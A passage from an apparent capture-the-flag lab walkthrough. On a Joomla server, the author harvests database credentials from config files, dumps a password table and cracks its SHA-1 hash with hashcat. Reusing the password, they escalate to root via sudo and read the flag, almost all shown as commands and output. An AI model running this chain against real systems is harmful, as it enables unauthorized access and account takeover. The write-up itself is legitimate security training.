
We see our current user and we learn of yet another user: **bossman**

This server is running a Joomla site and I could go directly to **configuration.php** in the Joomla root directory: **/var/www/site**



```
1337Hacker@pentest101:/var/www/site$ head -n 20 configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'pentesting101';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $debug_lang_const = '1';
        public $dbtype = 'pdomysql';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'myDBpwRock$OutBigTime';
        public $db = 'joomla';
        public $dbprefix = 'dl8tl_';
1337Hacker@pentest101:/var/www/site$
1337Hacker@pentest101:/var/www/site$ grep '$user\|$password' ./configuration.php
        public $user = 'root';
        public $password = 'myDBpwRock$OutBigTime';
1337Hacker@pentest101:/var/www/site$
```


Using the **head** command, we can retrieve the first 20 lines of the file which reveals the username and password for MySQL. We can also use the **grep** command to search for two strings simultaneously. Whichever method we use, we end up with MySQL credentials from the Joomla site. Alternatively, there's another application running on the server, the Login page. If we use the **grep** command in a different manner, we can search through the files in the directory for the string, "**password**":



```
1337Hacker@pentest101 /var/www/html$ grep -Ril "password" ./
./authenticate.php
./index.html
./style.css
./profile.php
1337Hacker@pentest101:/var/www/html$
1337Hacker@pentest101:/var/www/html$ head -n 10 authenticate.php
<?php
session_start();
// Change this to your connection info.
$DATABASE_HOST = 'localhost';
$DATABASE_USER = 'root';
$DATABASE_PASS = 'myDBpwRock$OutBigTime';
$DATABASE_NAME = 'phplogin';
// Try and connect using the info above.
$con = mysqli_connect($DATABASE_HOST, $DATABASE_USER, $DATABASE_PASS, $DATABASE_NAME);
if ( mysqli_connect_errno() ) {
1337Hacker@pentest101:/var/www/html$
```

We find the same credentials.


We attempt to login to MySQL:



```
1337Hacker@pentest101:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3889
Server version: 10.1.38-MariaDB-0ubuntu0.18.04.2 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| mysql              |
| passman            |
| performance_schema |
| phplogin           |
+--------------------+
6 rows in set (0.01 sec)

MariaDB [(none)]>
```

We are successfully able to login to MySQL and when we issue the **show databases** command, we find a database titled "**passman**" which soundslike Password Manager.


Let's take a look:



```
MariaDB [(none)]> use passman;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [passman]> show tables;
+--------------------+
| Tables_in_passman  |
+--------------------+
| passwords          |
+--------------------+
1 row in set (0.00 sec)

MariaDB [passman]> select * from passwords;
+----+----------+------------------------------------------+----------+
| id | username | password                                 | name     |
+----+----------+------------------------------------------+----------+
|  1 | bossman  | EE8D8728F435FD550F83852AABAB5234CE1DA528 | facebook |
|  2 | bossman  | EE8D8728F435FD550F83852AABAB5234CE1DA528 | yahoo    |
|  3 | bossman  | EE8D8728F435FD550F83852AABAB5234CE1DA528 | linkedin |
|  4 | bossman  | EE8D8728F435FD550F83852AABAB5234CE1DA528 | google   |
|  5 | bossman  | EE8D8728F435FD550F83852AABAB5234CE1DA528 | facebook |
+----+----------+------------------------------------------+----------+
5 rows in set (0.00 sec)

MariaDB [passman]>
```

This appears to be some sort of crude password manager. When we view the **passwords** table, it appears as if the user is using the same password on multiple accounts.


Taking the hash over to HashID:



```
root@c2:~/inhouse/Pentesting101# hashid -m -j 'EE8D8728F435FD550F83852AABAB5234CE1DA528'
Analyzing 'EE8D8728F435FD550F83852AABAB5234CE1DA528'
[+] SHA-1 [Hashcat Mode: 100][JtR Format: raw-sha1]
[+] Double SHA-1 [Hashcat Mode: 4500]
[+] RIPEMD-160 [Hashcat Mode: 6000][JtR Format: ripemd-160]
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn [Hashcat Mode: 190][JtR Format: raw-sha1-linkedin]
[+] Skein-256(160)
[+] Skein-512(160)
root@c2:~/inhouse/Pentesting101#
```

Another SHA1 hash.

Saving the hash into a text file, we move over to the hash cracking machine:




```
C:\hashcat>hashcat64.exe -m 100 bossman.txt rockyou.txt
hashcat (v3.6.0) starting...

OpenCL Platform #1: Advanced Micro Devices, Inc.
================================================
* Device #1: Hawaii, 4048/8192 MB allocatable, 44MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Precompute-Init
* Precompute-Merkle-Demgard
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger disabled.

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14343296
* Bytes.....: 139921497
* Keyspace..: 14343296

Approaching final keyspace - workload adjusted.

ee8d8728f435fd550f83852aabab5234ce1da528:iloveyou

Session..........: hashcat
Status...........: Cracked
Hash.Type........: SHA1
Hash.Target......: ee8d8728f435fd550f83852aabab5234ce1da528
Time.Started.....: Thu May 30 13:33:18 2019 (0 secs)
Time.Estimated...: Thu May 30 13:33:18 2019 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   966.7 MH/s (11.26ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 11536102/14343296 (80.43%)
Rejected.........: 1766/11536102 (0.02%)
Restore.Point....: 0/14343296 (0.00%)
Candidates.#1....: 123456 -> 9845599746521345
HWMon.Dev.#1.....: N/A
```

Hashcat cracks the hash.

Here's what we know so far:

1. We've uncovered a local user, "bossman".
2. We've found a password manager with multiple outside accounts for bossman, all using the same password: iloveyou


Using the **su** command, we attempt to switch users to bossman:



```
1337Hacker@pentest101:/var/www/html$ su bossman
Password:
bossman@pentest101:/var/www/html$ whoami
bossman
bossman@pentest101:/var/www/html$ sudo -l
[sudo] password for bossman:
Matching Defaults entries for bossman on pentest101:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bossman may run the following commands on pentest101:
    (ALL : ALL) ALL
bossman@pentest101:/var/www/html$ ls -al /home/bossman/
total 24
drwxr-xr-x 2 bossman bossman 4096 May 30 03:59 .
drwxr-xr-x 5 root    root    4096 May 30 03:56 ..
-rw------- 1 bossman bossman  126 May 30 04:06 .bash_history
-rw-r--r-- 1 bossman bossman  220 May 30 03:56 .bash_logout
-rw-r--r-- 1 bossman bossman 3771 May 30 03:56 .bashrc
-rw-r--r-- 1 bossman bossman  807 May 30 03:56 .profile
-rw-rw-r-- 1 bossman bossman    0 May 30 03:59 .sudo_as_admin_successful
bossman@pentest101:/var/www/html$ sudo su
root@pentest101:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```

When we login as bossman, we issue the **sudo -l** command which is where we learn that bossman can execute commands on behalf of root. We take a quick look at bossman's home directory for the tell tale sign, **.sudo_as_an_admin_successful**. We then execute **sudo su** which invokes the root account. Double checking our ID, we confirm that we are root. **#gameover**

We move into the home directory for root:




```
root@pentest101:/var/www/html# cd ~
root@pentest101:~# ls -al
total 32
drwx------  4 root root 4096 May 30 04:02 .
drwxr-xr-x 23 root root 4096 May 29 20:58 ..
-rw-------  1 root root  183 May 30 04:06 .bash_history
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
-rw-r--r--  1 root root  412 May 30 04:02 flag.txt
drwxr-xr-x  3 root root 4096 May 29 23:09 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 May 29 22:48 .ssh
root@pentest101:~# cat flag.txt
                                  _
                                 | |
  ___ ___  _ __   __ _ _ __ __ _| |_ ___
 / __/ _ \| '_ \ / _` | '__/ _` | __/ __|
| (_| (_) | | | | (_| | | | (_| | |_\__ \
 \___\___/|_| |_|\__, |_|  \__,_|\__|___/
                  __/ |
                 |___/

      I hope you enjoyed the CTF!

   fb8d98be1265dd88bac522e1b2182140


root@pentest101:~#
```

We retrieve the flag.txt file.

That looks like a hash!

